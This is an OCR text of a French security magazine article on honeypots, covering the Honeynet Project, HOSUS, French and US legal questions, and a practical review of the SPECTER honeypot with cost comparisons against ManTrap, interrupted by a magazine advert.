En avril 1999, un groupe de réflexion sur le sujet des honeynets, issu de la *maillist* Wargames s'est formé. Ces personnes donnèrent officiellement naissance au projet Honeynet en juin 2000. Ce projet est une association à but non lucratif composée de professionnels de la sécurité informatique, intéressés par la recherche sur les honeynets. Appliquant le vieux principe "Connais ton ennemi" **[SUN]**, l'objectif (officiel) est essentiellement pédagogique : apprendre les techniques, stratégies et motivations des pirates informatiques pour mieux s'en défendre et partager cette information.

Plus précisément, le projet développe ses objectifs en trois points:

- Déclencher une prise de conscience sur la réalité des menaces existant aujourd'hui sur Internet. En montrant et étudiant des cas réels de compromissions, les membres du projet souhaitent démontrer que cela n'arrive pas qu'aux autres.
- Enseigner et informer. Pour ceux qui seraient d'ores et déjà convaincus du risque, le projet vise à fournir les informations nécessaires à une meilleure protection de leurs ressources informatiques. Partant du principe qu'il est difficile de se protéger d'un ennemi que l'on ne connaît pas, le projet, en dévoilant les méthodes et les motivations des pirates, affirme participer à la protection des réseaux.
- Faciliter la recherche sur le sujet. En diffusant leurs propres outils, les membres du projet souhaitent aider et stimuler la recherche d'autres organisations sur le sujet.

Un autre aspect extrêmement instructif du projet Honeynet est l'ensemble des challenges soumis pour étude. C'est sans doute ce qui fait que le projet soit si connu, notamment par les lecteurs de Linux Magazine, qui bénéficient régulièrement d'une analyse détaillée de l'un de ces défis. Ils offrent la possibilité d'étudier des attaques réelles et d'accéder aux analyses faites par d'autres. Ces défis se rangent dans trois catégories : analyse de scan, analyse "post mortem", et *reverse engineering*.


Le moyen utilisé par le projet Honeynet pour atteindre ses objectifs est le déploiement de réseaux "à pirater" à divers endroits de la planète.

Le déroulement de ce projet suit quatre phases :

- Pour valider les concepts et participer à la prise de conscience, de 1999 à 2001, le projet a capturé et étudié plusieurs attaques en utilisant des honeynets de première génération (GenI). Pendant cette phase, notamment, la démonstration définitive du danger des installations par défaut des systèmes et des applications a été faite: entre avril et décembre 2000, l'espérance de vie d'une RedHat 6.2 Server, "brute de fonderie", connectée à Internet, était de 72 heures !
- La période 2002-2003 a été consacrée à l'amélioration des dispositifs utilisés dans les honeynets. Le but est de les rendre plus difficiles à détecter et plus efficaces dans la récupération de l'information. Les méthodes utilisées sont les honeynets de deuxième génération (GenII) ainsi que les honeynets virtuels. Parallèlement, la "Honeynet Research Alliance" voit le jour afin d'étendre la zone géographique de déploiement.
- Débutée en 2003, cette phase a pour but de créer un CD-ROM *bootable* permettant à quiconque de mettre en place facilement un honeynet. Dans cette configuration, la cible est située derrière la machine ayant *bootée* sur le CD-ROM. Même si le lien n'est pas explicite, cette phase présente des similitudes avec le projet HOSUS **[HOSUS]**.
- La phase ultime de ce projet réside dans la création de systèmes de centralisation et de corrélation des informations recueillies des honeynets distribués.

LA HONEYNET RESEARCH ALLIANCE

Émanation du projet "Honeynet", cette alliance s'est mise en place en 2002. L'objectif est de regrouper plusieurs organisations universitaires, gouvernementales, commerciales et militaires pour développer une infrastructure de honeynets distribués. Cela permettrait d'en faciliter le déploiement et ainsi de "mieux partager les découvertes et les expériences sur le sujet des honeynets". Cette alliance participe surtout à un meilleur déploiement géographique, avec une présence sur plusieurs continents, notamment en Europe.



Du droit dans le pot : quelques réflexions juridiques autour des "honeypots"

Il peut être difficile de prime abord d'appréhender les aspects juridiques liés aux pots de miel tant la diversité de ces outils informatiques est grande et l'unicité du concept s'effrite à l'analyse : il est des pots de miel qui servent à alarmer le responsable informatique d'une activité anormale, il en est d'autres qui sont là pour surveiller l'activité des " pirates de l'informatique".

A cette diversité d'outils répond donc, naturellement, une diversité de règles de droit, chacune susceptible de régir les situations données. Voici donc quelques pistes de réflexion juridique.

Il semble tout d'abord qu'une partie des dispositifs techniques précités s'inscrive dans une logique de détection d'intrusion avancée. C'est le cas par exemple pour les commandes type "nc -l -p 80" ou encore "Back Officer Friendly" susmentionnées, qui ne présentent pas de spécificité autre que de "sonner une alarme informatique" lorsqu'un comportement anormal a été repéré. A ce titre, on peut raisonnablement rattacher ces dispositifs aux mesures de sécurité classiques dont on connaît le régime juridique [1].

Les dispositifs permettant d'étudier le comportement des pirates informatiques méritent sans doute une attention toute autre dans la mesure où ils semblent aller au-delà des mécanismes classiques de sécurité nécessaires à la bonne administration d'un système informatique. Et il n'est pas exclu que leur utilisation ne soit pas sans risque. L'exemple typique cité est le cas où le pirate informatique réussit à "s'échapper" du pot de miel et à causer des dommages sur un autre système. Envisager une action en responsabilité civile sur le fondement des articles 1382 [2] et suivants [3] du Code civil contre la personne morale ou physique ayant mis en oeuvre le pot de miel, aux fins d'indemnisation des dommages subis par la victime, serait alors parfaitement réaliste.

Gravitent en orbite de cette sphère de la responsabilité civile, quelques infractions pénales dont la caractérisation serait plus ou moins réaliste selon les situations : on pourrait imaginer des violations de la correspondance privée du pirate informatique (art. 226-15 du Code pénal), ou la captation de ses paroles prononcées à titre privé (art. 226-1 du Code pénal) de la part du gestionnaire du pot de miel.

On a également affirmé que le fait de mettre en place un pot de miel pourrait être une provocation aux crimes et délits (atteintes aux systèmes de traitement automatisé de données [4]), au sens de l'article 23 [5] de la loi du 29 juillet 1881 sur la liberté de la presse. En réalité, il n'en est rien. Plusieurs raisons militent en effet en défaveur d'une telle reconnaissance.

Tout d'abord, pour que le délit de provocation soit réalisé, il faut qu'il y ait eu une provocation directe, c'est-à-dire du maître du système s'adressant directement au pirate informatique, en l'incitant à commettre le crime ou le délit. Une telle qualification paraît difficile à faire pour ce qui est de la mise en place d'un système informatique.

Ensuite, et c'est, nous semble-t-il, l'obstacle principal, il faut qu'un délit, ou un crime, ait été réalisé. En d'autres termes, il faut que la provocation ait été suivie d'effet [6]. Or, cette condition fait, de par le caractère subjectif des infractions des articles 323-1 et suivants, structurellement défaut. Autrement dit, il ne peut y avoir d'atteinte à un système de traitement automatisé de données au sens pénal, si le maître du système est d'accord pour qu'une telle atteinte soit réalisée. Ce qui semble bien le cas lorsqu'il met à disposition du public un système destiné à faire l'objet d'une intrusion.

On ne serait ici donc que dans un cas d'application classique de la théorie des faits justificatifs chère au droit pénal : le consentement de la victime a, en l'espèce, la libre disposition de l'intérêt protégé par la loi pénale et s'érige comme une condition de la réalisation de l'infraction.

De cette analyse juridique rapide on sait maintenant que l'heure n'est plus, concernant les pots de miel, à l'incertitude du droit devant la technique : ce sont bien nos règles centenaires qui régissent avec pertinence l'innovation.

Reste à savoir si les pirates vont mordre à l'hameçon...


Devergranne Thiébaut

Doctorant en droit

dgn@nerim.net

HOSUS (HONEYPOT SURVEILLANCE SYSTEM)

Le projet HOSUS **[HOSUS]** a été décrit par Lance Spitzner en décembre 2002 comme un déploiement possible pour les honeypots. Le nom du projet fait référence à un programme de la marine américaine, nommé SOSUS (*SOund SUrveillance System*, **[SOSUS]**), dont Lance Spitzner a sans doute entendu parlé dans une vie antérieure. Le programme SOSUS était destiné à s'attaquer à la plus grande menace des Etats-Unis pendant la Guerre froide : les sous-marins nucléaires soviétiques. Ils constituaient en effet une menace doublement effrayante : ils pouvaient, de par leur capacité à lancer une attaque nucléaire, faire disparaître tout ou partie du pays. De plus, ils étaient indétectables. C'est pour faire face à cette menace que la marine américaine a mis au point SOSUS, sous-ensemble du projet IUSS (*Integrated Undersea Surveillance Systems*). Cela consistait en un ensemble de sondes acoustiques déposées au fond des océans et reliées entre elles. Leur but était de détecter passivement tout bruit artificiel susceptible d'être généré par un submersible ennemi. En permettant de tracer les sous-marins, SOSUS s'attaquait à leur principal avantage, et donc la menace s'en trouvait diminuée.



La comparaison entre l'immensité des océans et Internet est facile. Selon le projet HOSUS cependant, nous avons à faire face aujourd'hui à une menace identique face à l'immensité du cyberespace. Deux similitudes sont frappantes : tout comme les océans, Internet est un domaine international, et il est difficile d'identifier et de poursuivre les attaquants.

HOSUS propose donc une solution similaire à SOSUS en déployant non pas des micros, mais des honeypots disséminés sur Internet, étudiant passivement l'activité des attaquants. Le choix des honeypots comme dispositifs de collecte d'informations sur les attaquants présente plusieurs avantages connus. Le fait qu'ils ne fournissent aucune activité de production, et donc réduisent le nombre de faux positifs, est sans doute l'un des plus importants.

En ce qui concerne le déploiement de HOSUS, deux voies sont envisageables selon le type de honeypots mis en œuvre : faible ou forte interaction. Pour en faciliter le déploiement rapide, il semblerait que le projet s'oriente vers la création d'un CD-ROM bootable fournissant un certain nombre de services et une centralisation des logs. Il pourrait aussi gérer automatiquement les adresses IP non utilisées. En ce sens, HOSUS se rapproche de l'étape 3 du projet Honeynet.

Selon Lance Spitzner, le potentiel de capture et d'analyse d'information par HOSUS est bien plus important que pour SOSUS.

D'AUTRES PROJETS

Bien d'autres projets sur les honeypots ont vu le jour. Citons "Honeypots: Monitoring and Forensics", où Ryan Barnet **[BARNET]** propose un site de recherche sur le sujet. Il fournit notamment des études sur la surveillance d'activité grâce à un shell modifié ou l'utilisation de VMware pour les honeypots. On citera aussi le projet "Distributed Honeypot" initié par Andrew Lamb **[LAMB]**.

Enfin, un projet qui risque de faire parler de lui est le Florida Honeynet Project **[FLO01]** qui a annoncé lors du bilan du premier quart de 2003 **[FLO02]** son association avec

[1] Au sein d'une entreprise, la mise en oeuvre des mesures de surveillance doit être proportionnelle au but recherché, elles doivent faire l'objet d'une information auprès des salariés, ainsi qu'une consultation du comité d'entreprise. La Commission Nationale Informatique et Libertés (CNIL) a fait un rapport sur le thème de la "cybersurveillance" qui synthétise les problématiques en ce domaine, v. "La cybersurveillance des salariés", Rapp. CNIL, fev. 2002, disponible sur **[http://www.cnil.fr]**.

En outre, une attention particulière doit également être faite à la correspondance privée susceptible d'être effectuée dans ce cadre.

[2] "Tout fait quelconque de l'homme, qui cause à autrui un dommage, oblige celui par la faute duquel il est arrivé, à le réparer."

[3] Ex. art. 1383 c. civ. : "Chacun est responsable du dommage qu'il a causé non seulement par son fait, mais encore par sa négligence ou par son imprudence", etc.

[4] Art. 323-1 et suivants du Code pénal. Pour une analyse plus compète, voir MISC 2.

[5] "Seront punis comme complices d'une action qualifiée crime ou délit ceux qui, soit par des discours, cris ou menaces proférés dans des lieux ou réunions publics, soit par des écrits, imprimés, dessins, gravures, peintures, emblèmes, images ou tout autre support de l'écrit, de la parole ou de l'image vendus ou distribués, mis en vente ou exposés dans des lieux ou réunions publics, soit par des placards ou des affiches exposés au regard du public, soit par tout moyen de communication audiovisuelle, auront directement provoqué l'auteur ou les auteurs à commettre ladite action, si la provocation a été suivie d'effet .

Cette disposition sera également applicable lorsque la provocation n'aura été suivie que d'une tentative de crime prévue par l'article 2 du code pénal ."

[6] Et l'article 24 de la loi du 29 juillet n'offrirait pas un terrain plus réaliste.

une société de sécurité de la Floride du Sud pour la création d'un honeynet entièrement déguisé. En effet, ils prévoient de mettre en place un honeynet en créant une fausse entreprise ou organisation qui sera une couverture pour un honeynet et qui disposera d'un réseau de classe C avec une connexion de type T1.

DROIT

La question fréquente sur les pots à miel et le droit demeure : sont-ils illégaux ? Il est très difficile de donner une réponse globale concernant la légalité des honeypots pour tous les pays. Un excellent condensé d'informations se trouve dans le chapitre 15 "Legal Issues" du livre de Lance Spitzner **[LANCE]**, abordant les problèmes de droit américain. Hélas, étant donné que les honeypots restent une technologie jeune, il n'y a pas de retour d'information suffisant pour proposer une étude complète au cas par cas dans chaque pays, et le lecteur est invité à consulter les groupes d'expertise nécessaires pour valider l'utilisation d'un honeypot en fonction du pays où il réside.

Prenons néanmoins pour exemple le cas des USA où le débat demeure très clairement le plus avancé. Le problème de la confidentialité liée aux données personnelles peut jouer un rôle important en cas de procès (*privacy*). Il n'est pas toujours facile de savoir s'il est autorisé de capturer la frappe clavier sur un honeypot ou même les enregistrements de conversations (IRC par exemple), même si elles émanent de pirates introduits (*Electronic Communications Privacy Act*, *Wiretap Act* et *Pen/Trap Statute*).

De plus, pour des raisons assez compliquées, expliquées dans **[LANCE]**, une différence existe entre le grand public et les autorités gouvernementales qui n'ont pas le droit de s'introduire dans la vie privée des individus (4ème amendement). Énormément de questions reviennent sans arrêt sur le tapis concernant ces affaires de droit et de surveillance électronique (privacy), ou de droit et de piégeage d'individus (*entrapment*), et les listes de diffusion associées regorgent de ce type de discussions, sans pour autant apporter une réponse toujours très claire, les lois n'étant pas forcément les mêmes entre chaque état, et la complexité des cas étudiés étant étonnante :

- Que se passe-t-il si un pirate se créant un compte sur un honeypot où il possède le contrôle se fait espionner par un autre pirate déjà présent sur ce honeypot ?
- Comment peut-on annoncer aux intrus que la machine est surveillée et qu'ils sont susceptibles d'être totalement tracés s'ils ne regardent pas les bannières et attaquent directement certains ports ?
- Enfin, après ces problèmes de piégeage et de surveillance, le dernier problème concerne les rebonds pour savoir si un pirate utilisant un honeypot pour attaquer ailleurs est responsable, ou si c'est l'hébergeur du honeypot (*liability*). En général, c'est plutôt ce dernier qui risque de souffrir de problèmes juridiques d'où l'intérêt de bien appliquer les concepts vus dans les parties techniques précédentes (honeypot avec faible interactivité, anti-rebond avec filtrage de ce qui sort).

Des réflexions juridiques pour le cas de la France sont proposées dans cet article, dans l'encadré page 34 intitulé "Du droit dans le pot ".

CONCLUSION

L'objectif de cet article est de permettre de mieux comprendre les technologies existantes dans le monde des pots à miel. Aussi, nous avons présenté les points essentiels comme les objectifs, le fonctionnement, les limites de ces concepts et les outils en pleine expansion tant au niveau recherche que production.

La grande question souvent posée concernant les pots à miel est de savoir s'ils servent réellement à quelque chose pour sécuriser des réseaux informatiques.

Compte tenu du fait qu'ils n'ont à traiter que les flux liés aux agressions qui viennent vers eux, ils sont facilement plus performants et moins verbeux que les NIDS qui doivent analyser un nombre colossal de trames. Ainsi, les honeypots ne remontant que du trafic malveillant, ils réduisent énormément les faux-positifs et ne font pas perdre de temps aux équipes de sécurité. De plus, la plupart des NIDS actuels se basent sur des signatures, empêchant de voir les nouvelles attaques, alors que les honeypots peuvent justement servir à découvrir de nouvelles techniques et de nouveaux exploits.

Néanmoins, il faut bien avoir conscience des limites des honeypots. Ces derniers, par exemple, ne se substitueront pas aux autres outils de sécurité. Ils ne sont qu'une brique supplémentaire permettant d'obtenir des informations de sécurité complémentaires aux autres technologies en place. En effet, les honeypots ne peuvent fournir que des informations liées à la vision qu'ils possèdent, limitée au trafic leur incombant, ne capturant pas d'attaques en général destinées à d'autres systèmes de production en place. De plus, ils représentent de nouveaux points d'entrée potentiels pour des agresseurs distants affamés, ce qui impose une protection et une surveillance savamment calculée.

Dans un monde où s'agrandit la dépendance de l'homme face aux nouvelles technologies de l'information et de la communication, nous pensons donc que les pots à miel deviendront une nouvelle carte très intéressante à inclure dans le jeu des défenseurs luttant contre de nombreuses formes de menaces toujours en pleine évolution.

Mathieu Blanc - **moutane@rstack.org**

Doctorant en Informatique au Commissariat à l'Energie Atomique (CEA/DIF) et au Laboratoire d'Informatique Fondamentale d'Orléans (LIFO)

Emmanuel Bouillon - **manux@rstack.org**,

Pascal Malterre - **pascal@rstack.org**,

Arnaud Guignard - **arno@rstack.org**,

Laurent Oudot - **oudot@rstack.org**,

Ingénieurs chercheurs au Commissariat à l'Energie Atomique (CEA/DIF)

RÉFÉRENCES

■ **[CUCKOO86]** Livre de Cliff Stoll, "The cuckoo's egg", 1988, sous-titre "Tracking a spy through the maze of computer espionage", premier document public amenant aux concepts de honeypots, nourrissant son pirate pour le garder en ligne assez longtemps afin de le tracer et de le capturer (naissance du concept, chapitres 40 et 41, nommé avec humour par sa compagne "Ze Secret Plan 35B - Ze Operation Showerhead").

■ **[EGG88]** Explications techniques par Cliff Stoll sur son livre dans l'article "Stalking the Wily Hacker" dans "Communications of the ACM", Vol. 31 No. 5, 1988, pages 484-500. La sémantique du pot à miel apparaît, *a priori* pour la première fois, quand il explique (p 484) comment "attraper des mouches avec du miel"

■ **[BERFERD91]** Article de Bill Cheswick, "An evening with Berferd in which a cracker is lured, endured and studied", 1991 - copie présente sur **http://www.tracking-hackers.com/papers/berferd.pdf**

■ **[LANCE]** Livre de Lance Spitzner, "Honeypots: Tracking Hackers", septembre 2002

■ **[RFP]** iisemulator - **http://sourceforge.net/projects/iisemul8/**

■ **[HONEYNET]** The Honeynet Project - **http://www.honeynet.org/**

■ **[SNORTIN]** Snort_inline - **http://sourceforge.net/projects/snort-inline/**

■ **[SyslogNG]** syslog-ng - **http://www.balabit.com/products/syslog_ng/**

■ **[SEBEK]** Sebek - **http://project.honeynet.org/papers/honeynet/tools/**

■ **[SPAMD]** Page de man de spamd - **http://www.openbsd.org/cgi-bin/man.cgi?query=spamd**

■ **[BENZE]** Page personnelle de Daniel Hartmeier - **http://www.benzedrine.cx**

■ **[PFSPAM]** Annoying spammers with pf and spamd - **http://www.benzedrine.cx/relaydb.html**

■ **[PF]** Page de man de pf - **http://www.openbsd.org/cgi-bin/man.cgi?query=pf**

■ **[ML]** La mailing list sur les honeypots - **http://www.securityfocus.com/archive/119**

■ **[BOF99]** Back Officer Friendly créé par NFR avec Marcus Ranum et Andrew Lambeth - **http://www.nfr.com/products/bof/**

■ **[BW]** "Bait and Switch" l'outil utilisant les honeypots pour mieux protéger un réseau en y reroutant les pirates détectés - **http://baitnswitch.sourceforge.net**

■ **[MISC6]** Misc 6, dossier (In)Sécurité du Wireless

■ **[WD]** **http://www.wardriving.com/**

■ **[NS]** **http://www.netstumbler.com/**

■ **[WISE]** **http://www.incident-response.org/WISE.htm**

■ **[WHON]** Wi-Fi Honeypots a New Hacker Trap. **http://www.securityfocus.com/news/552**

■ **[HostAP]** **http://hostap.epitest.fi/**

■ **[FakeAP]** **http://www.blackalchemy.to/project/fakeap/**

■ **[SUN]** L'art de la Guerre, Sun Tzu, V siècle av. JC

■ **[HOSUS]** HOSUS (HOneypot SUrveillance System), L. Spitzner, ";login", décembre 2002

■ **[SOSUS]** SOSUS (SOund SUrveillance System) **http://www.globalsecurity.org/intell/systems/sosus.htm** et **http://www.pmel.noaa.gov/vents/acoustics/sosus.html**

■ **[BARNET]** Honeypots: Monitoring and Forensics", Ryan Barnet, **http://honeypots.sourceforge.net**

■ **[LAMB]** Distributed Honeypot Project, Andrew Lamb, **http://www.lucidic.net**

■ **[FLO01]** Le site du Florida Honeynet Project - **http://www.floridahoneynet.org**

■ **[FLO02]** L'annonce de la Covert Honeynet Initiative - **http://www.floridahoneynet.org/qstats/q12003.html**

■ **[OpenBSD]** Page du projet OpenBSD - **http://www.openbsd.org**

52 **Découvrez dans ce numéro un dossier complet sur le temps réel sous Linux. Saint Graal de l'informatique moderne et des systèmes embarqués, le temps réel impose un système de fonctionnement propre au noyau Linux. Ce dossier spécial écrit par deux spécialistes (Pierre Ficheux et Patrice Kadionik) vous présentera la théorie et la pratique des systèmes Linux temps réel. Un dossier très didactique qui vous donnera tous les éléments pour comprendre les intérets et les enjeux concernant Linux dans le milieu du temps réel.**

SOMMAIRE* *sous réserve de modoification

Actualité
- News en vrac
- Geek Boutik

Dossier
- Linux temps réel

Système
- Prise de contrôle à distance avec Synergy

Sécurité
- Développez une application client/serveur sécurisée avec GSSAPI
- Scapy : un outil interactif de manipulation de paquets

Développement
- Toujours plus loin avec la programmation GNUstep
- Les variables standards de Perl
- Utilisez Ogg/Vorbis dans vos programmes
- Une tilemap avec Allegro
- C : Un pointeur sachant pointer (et on recommence)...

Graphisme
- Gérez la radiosité avec POV-Ray et KPovModeler

SPECTER : un cas pédagogique

ou comment découvrir simplement les pots de miel

SPECTER est un logiciel permettant d'accéder facilement aux technologies utilisées par les pots de miel. Son faible coût et sa simplicité d'utilisation sous Windows sont ses principaux atouts. Ce honeypot est particulièrement intéressant pour une utilisation pédagogique auprès des décideurs et des architectes systèmes et réseaux. Nous abordons ce logiciel d'une manière très pratique, principalement en mettant en évidence ses atouts et ses faiblesses face aux attaquants potentiels sur un réseau.

PRESENTATION DE SPECTER

SPECTER est un logiciel commercial de la société suisse NetSec (**www.netsec.ch**). C'est un *honeypot* de production et non de recherche. Son niveau d'interaction est relativement bas, c'est-à-dire qu'il permet d'émuler des services classiques comme le Web ou FTP, mais qu'il ne permet pas un accès total sur un système d'exploitation pour l'attaquant. Les leurres sont basés sur de fausses bannières et les failles correspondantes, nous le verrons plus tard.

Principe :

Le logiciel simule un OS à la fois, parmi 13 systèmes possibles. Il peut émuler 7 services avec un bon réalisme. Les "pièges" sont tendus sur des ports précis non modifiables, qui enregistrent toutes les connexions. Le concept reste simple et le risque lors de sa mise en œuvre n'est pas aggravé. SPECTER ne protège en rien le reste de l'architecture en place.

Mise en œuvre :

SPECTER fonctionne sur des plates-formes Windows NT4, Windows 2000 et XP uniquement. Il est souhaitable de l'installer sur une machine dédiée (Pentium III, 256 Mo RAM au moins) pour diminuer les faux positifs. Son déploiement est relativement rapide (de l'ordre de quelques jours). Les choix d'architecture et des méthodes d'utilisation nécessitent, comme pour tous les honeypots, de l'ingénierie. L'exploitation peut être confiée à un spécialiste qualifié de niveau technicien. Le coût de la licence est de l'ordre de 900 euros. SPECTER a parfaitement sa place au sein d' une combinaison de pots de miel de fonctionnalités différentes (diminution des faux positifs, piège de "premier niveau", etc.).

Fonctionnalités :

SPECTER analyse le trafic en temps réel, les logs sont disponibles sans délai. Bien que l'intrusion soit rapidement détectée, tous les détails de l'attaque ne sont pas enregistrés. Le logiciel possède des capacités d'alerte par messages courts (pager, SMS) ou email qui sont paramétrables (fréquence, types). Le logiciel possède une fonctionnalité d'administration distante (Remote Specter).

Avantages	Inconvénients
• Interface utilisateur performante • Excellente capacité de détection • Capacité de contre-mesures • Probabilité de compromission faible • Format des logs très interprété et aisément exploitable • Exploitation peu chronophage • Déploiement rapide	• Ne masque pas le système d'exploitation hôte • Simule un seul système d'exploitation à la fois • Ne veille que des ports préprogrammés • N'émule pas la couche IP • Les logs ne sont pas au format de type TCP Dump

SPECTER est un produit qui possède de réelles qualités. C'est un excellent produit d'alerte rapide, très démonstratif et qui respecte les fondamentaux du concept du honeypot. C'est un logiciel très compact, extrêmement maniable, qui se configure à partir d'une interface graphique unique donnant l'accès à toutes les options. Le logiciel n'intervient jamais pour alerter l'utilisateur quant à la cohérence des options choisies.

Dans une démarche professionnelle, il nous a semblé important de proposer une estimation de ce que peut nécessiter la mise en place d'un honeypot. Nous avons comparé le coût de déploiement et de maintien en condition opérationnelle (MCO) de SPECTER et de ManTrap (Symantec) :

Pot de miel	Coût matériel	Licence d'opportunité	Etude	Formation	Installation	Exploitation Qualification Durée
MANTRAP	20000 euros	17000 euros	1 semaine	1 semaine + 3 jours d'assistance par société agréée	1 semaine	Ingénieur + 2 techniciens 2 jours/sem.
SPECTER	2000 euros	900 euros	3 jours	2 jours	2 jours	Ingénieur (déploiement) Technicien exploitation) 1 heure /jour

Fonctionnalités comparées :

Pot de miel	OS support	OS simulés	Niveau d'interaction	Services émulés	Capacité d'alerte	Remontée d'alarmes	Logs	Complexité de configuration
MANTRAP	Sun SOLARIS A partir de V2.6	Sun SOLARIS A partir de V2.6	Très élevé	Tous	Moyenne	Oui Possibilité en temps réel	Format propriétaire, Avec création d'une base de données de signatures d'attaques	Elevée
SPECTER	Windows NT/2000 XP	13	Bas	17	Oui Temps réel ou paramétrable	Oui Possibilité en temps réel	Format propriétaire	Standard

CONFIGURATION DE SPECTER

INSTALLATION

Le logiciel SPECTER V6.02 en version anglaise, d'une taille de 5 Mo, fourni par mail sur Internet (**www.specter.com**), s'installe en quelques minutes sur Windows. Les tests ont été réalisés sur un PIII 800 et Windows 2000 Pro. La documentation électronique fournie n'est pas exhaustive, mais la relation avec NETSEC et son service conseil a toujours été efficace. L'installation ou la réinstallation de SPECTER n'est donc pas une chose bloquante.

L'INTERFACE GRAPHIQUE

Son interface graphique est la plus ergonomique possible : elle permet de configurer rapidement le pot de miel, de mettre en place les services de base souhaités ou de consulter les traces d'attaques par de simples "clics" de souris. Le tableau de bord va permettre de paramétrer et de visualiser aussitôt le résultat : un atout pédagogique indéniable.

LE PARAMÉTRAGE

Il faut choisir de préférence le système d'exploitation (Operating System) le plus utilisé sur votre réseau afin de se fondre parmi les serveurs lors du scan de l'attaquant. L'adresse IP de votre pot de miel devra être choisie dans la plage des serveurs de production. Choisir le comportement "open" (Character) est le meilleur moyen de voir aboutir une interaction entre SPECTER et l'attaquant. Nous choisissons ensuite les services que SPECTER doit émuler afin d'attirer l'attention de l'attaquant. Les services Telnet (connexion distante port 23), HTTP (Web port 80) et SMTP (messagerie port 25) sont choisis. SPECTER va donc activer de faux serveurs Telnet, Web (Apache) et Mail (Sendmail). Les actions de renseignements (Intelligence) ont pour but de recueillir des informations sur l'attaquant d'une manière automatique. Les logs seront alors enrichis d'un Finger (identité de l'attaquant), de la liste des services ouverts (Port Scan de l'attaquant) et du nom de son domaine (DNS et adresse IP). Le scan de port en retour est une action réactive face à une attaque. Elle peut être préjudiciable sur l'Internet. C'est en tout cas un exemple de fonctionnalité très sensible dans le monde des pots de miel : cette réaction peut être considérée comme une contre-attaque. Il est également possible d'ouvrir certains ports (Traps) sans lancer de service spécifique, mais dans le seul but de faire réagir SPECTER aux scanners de ports ou à certains chevaux de Troie. Afin d'observer le comportement d'un attaquant face à un système d'exploitation donné, SPECTER simule un système de fichiers comportant des données protégées par mot de passe (Password Type). Chaque commande de l'attaquant est alors tracée. La fenêtre noire "Engine Messages" affiche toutes les actions dès qu'un service ou un *trap* sont sollicités par l'attaquant. Le renvoi des alarmes est possible par mail ou sur un téléphone portable (SMS) par exemple (option de Notification). Le bouton "Log Analyzer" permet de consulter la base de données des traces laissées par les attaquants. Le paramétrage de la rubrique "Intelligence" est alors primordial.





Tableau de bord SPECTER




Fenêtre de visualisation des traces

L'utilisation de Specter Remote permet d'installer plusieurs pots de miel sur un réseau et d'administrer les logs à partir d'une console centralisée, en utilisant un port spécifique.
